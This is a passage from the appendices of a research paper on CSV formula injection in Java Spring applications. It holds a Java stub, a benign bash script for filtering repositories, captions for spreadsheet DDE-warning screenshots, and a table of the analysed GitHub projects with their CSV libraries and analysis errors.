10 public class OrderXmlView extends AbstractView {
11     @Override
12     protected void renderMergedOutputModel(Map<String,
13         ↳ Object> model, HttpServletRequest request,
14         ↳ HttpServletResponse response) throws Exception {
15     }

```

Listing 7: Dynamic Method Selection Based on Content Type

B Hyperlink Formula

	A	B	C	D
1	PaperTitle	PaperID	Authors	Submission Date
2	Comma Separate	58	#NAME?	12.03.25
3				

Figure 4: Microsoft Excel spreadsheet with a hyperlink formula that shows a typical error message, "#Name?", for a broken formula.

C Filter Criteria

```
1 _check_repo() {
2   unset SPRING_MATCHES
3   unset FOUND_SPRING
4   unset REPOSITORY_MATCHES
5   unset FOUND_REPOSITORY
6   unset ENDPOINT_MATCHES
7   unset FOUND_ENDPOINT
8   REPO_FOLDER="$1"
9   pushd "${REPO_FOLDER}" > /dev/null || _die "Can't push
   ↳ $REPO_FOLDER"
10
11   SPRING_MATCHES=$(git grep "org.springframework" --
   ↳ "*.java" | grep -v "src/test" | head -n5)
12   if [ -n "${SPRING_MATCHES}" ]; then
13     FOUND_SPRING=1
14   fi
15   REPOSITORY_MATCHES=$(git grep "Repository" -- "*.java"
   ↳ | grep -v "src/test" | head -n5)
16   if [ -n "${REPOSITORY_MATCHES}" ]; then
17     FOUND_REPOSITORY=1
18   fi
19   ENDPOINT_MATCHES=$(git grep -e "GetMapping" -e
   ↳ "PostMapping" -- "*.java" | grep -v "src/test" |
   ↳ head -n5)
20   if [ -n "${ENDPOINT_MATCHES}" ]; then
21     FOUND_ENDPOINT=1
22   fi
23   if [[ (-n "${FOUND_SPRING}") && (-n
   ↳ "${FOUND_REPOSITORY}") && (-n "${FOUND_ENDPOINT}")
   ↳ ]]; then
24     echo "Found matches for ${REPO_FOLDER}!"
25     ...
26   fi
27
28   popd > /dev/null || _die "Can't change from
   ↳ $REPO_FOLDER back to main dir"
29 }
```

Figure 5: Filter Script to Match in Scope Projects

Figure 5 shows an abbreviated version of the shell script used to select projects that generally match our selection criteria.

D Spreadsheet Application Warnings




Figure 6: LibreOffice Calc warning when opening CSV containing a DDE formula.




Figure 7: OpenOffice Calc warning when opening a CSV containing a DDE formula.




Figure 8: OpenOffice Calc warning after opening a CSV containing a DDE formula.

E DataSet

Table 4: Overview of all successfully built applications.

Application	Stars	CSV Library	Error
ags4436/account-management-system	3	Apache Commons CSV(1.8)*	-
ajkr195/ContentPlusPlus	7	Apache Commons CSV(1.8)	-
alex-bretet/cloudstreetmarket.com	46	Open-CSV(2.3)	-
AlreadyGo/springboot-simple	35	Open-CSV(2.3)	-
Andersen-soft/Sales.CRM	16	Apache Commons CSV(1.6)	S
aodn/nrmn-application	4	Apache Commons CSV(1.9.0)	T
apple987/boot-single	3	Apache Commons CSV(1.5)	S
apple987/boot-walk	8	Apache Commons CSV(1.5)	S
aws-samples/amazon-neptune-samples	356	Apache Commons CSV(1.8)	T
BBMRI-ERIC/negotiator	22	Apache Commons CSV(1.13.0)	-
cankurttekin/job-application-tracker	6	Apache Commons CSV(1.10.0)	T
cenoteandoDB/cenoteando	6	Super-CSV(2.4.0)*	-
cf-toolsuite/cf-butler	42	Apache Commons CSV(1.11.0)	T
comixed/comixed	226	Apache Commons CSV(1.7)	C
cuonganh/EmployeeManagement	3	Apache Commons CSV(1.8)*	-
datacommonsorg/import	5	Apache Commons CSV(1.6)	-
diging/citesphere	42	Apache Commons CSV(1.7)	C
edmcouncil/onto-viewer	29	Apache Commons CSV(1.9.0)	-
eea/geonetwork-eea	6	Apache Commons CSV(1.13.0)	S
elimu-ai/webapp	32	Apache Commons CSV(1.9.0)	S
epam/eco-kafka-manager	31	Apache Commons CSV(1.5)	S
EsupPortail/esup-dematec	5	Super-CSV(2.4.0)	-
EsupPortail/esup-sgc	8	Super-CSV(2.4.0)	-
EsupPortail/esup-signature	27	Apache Commons CSV(1.10.0)	T
exomiser/Exomiser	207	Apache Commons CSV(1.1)	-
fcrespel/karaplan	8	Apache Commons CSV(1.13.0)	-
Garrafao/phitag	3	Apache Commons CSV(1.9.0)	-
genshin-wishes/genshin-wishes-api	54	Apache Commons CSV(1.8)	-
Gentlemen726/sales-crm	3	Apache Commons CSV(1.6)	C
GeoCat/core-geonetwork	4	Apache Commons CSV(1.5)	S
georchestra/cadastrapp	10	Super-CSV(2.4.0)	T
Grashjs/cmms	114	Apache Commons CSV(1.8)	T
GUILHERMEPSANTOS/Nexum	3	Apache Commons CSV(1.8)	-
Hyeong-jung/SpringbootAndLombok	4	Apache Commons CSV(1.8)	T
IHTSDO/snap2snomed	13	Apache Commons CSV(1.10.0)	-
inception-project/inception	616	Apache Commons CSV(1.13.0)	-
jackytank/JAVA6-VAPERION	4	Apache Commons CSV(1.9.0)	T
kadampritam17/E-Pariksha	4	Apache Commons CSV(1.8)	-
K1ethoang/Rent-data-management	12	Apache Commons CSV(1.5)	-
LIBCAS/ARCLib	4	Apache Commons CSV(1.10.0)	S
Maurisan4011/WebAppJava-Spring-Boot	3	Super-CSV(2.4.0)	-
meedcme/is2	5	Apache Commons CSV(1.5)	-
mhxx307/EasyShop-Springboot-eCommerce	10	Super-CSV(4.1.0)	-
miledrousset/Opentheso	26	Apache Commons CSV(1.11.0)	T
neeraj97/irctc-tatkal-booking	16	Apache Commons CSV(1.4)	-
nhyira-group5/Back-End	4	Apache Commons CSV(1.8)	T
nla/pandas4	3	Apache Commons CSV(1.13.0)	-
NUM-Forschungsdatenplattform/num-portal	11	Apache Commons CSV(1.12.0)	-
OpenElements/BenchScape	3	Apache Commons CSV(1.10.0)	C
orange-form/orange-activiti	16	Apache Commons CSV(1.8)	-
orange-form/orange-flowable	21	Apache Commons CSV(1.8)	-
PaladinCloud/CE	564	Apache Commons CSV(1.5)	S
protegeproject/webprotege	645	Open-CSV(2.3)	-
put-engineering-work/backend	5	Apache Commons CSV(1.9.0)	-
Quantumics-AI/quantumics-opensource	6	Apache Commons CSV(1.8)	C
Rajendhiran27/CSV-Validation-and-Import-Export-Using-React-and-Springboot	3	Apache Commons CSV(1.8)	-
Regnology/lucy	7	Apache Commons CSV(1.9.0)	C
Rapter1990/Shopme	36	Super-CSV(2.4.0)	-
sptech-nimbus/server	8	Apache Commons CSV(1.8)	-
srccrl/sapling	33	Apache Commons CSV(1.8)	T
TianShengBingFeiNiuRen/springboot-util	12	Apache Commons CSV(1.9.0)	T
toyamarodrigo/springboot-invoice-system	19	Super-CSV(2.4.0)	-
wcmc-its/ReCiter	48	Apache Commons CSV(1.9.0)	C
webapp-projects/data-analysis-webapp	3	Apache Commons CSV(1.8)	-
yurets1/telegram	4	Apache Commons CSV(1.9.0)	-
zextracarbonio-mailbox	46	Apache Commons CSV(1.2)	-

* These projects use a CSV library to read and parse CSV files, but manually write the CSV with a self-crafted CSV string.
Error codes: T means the analysis has timed out, C means our analysis crashed, and S denotes an error in Soot.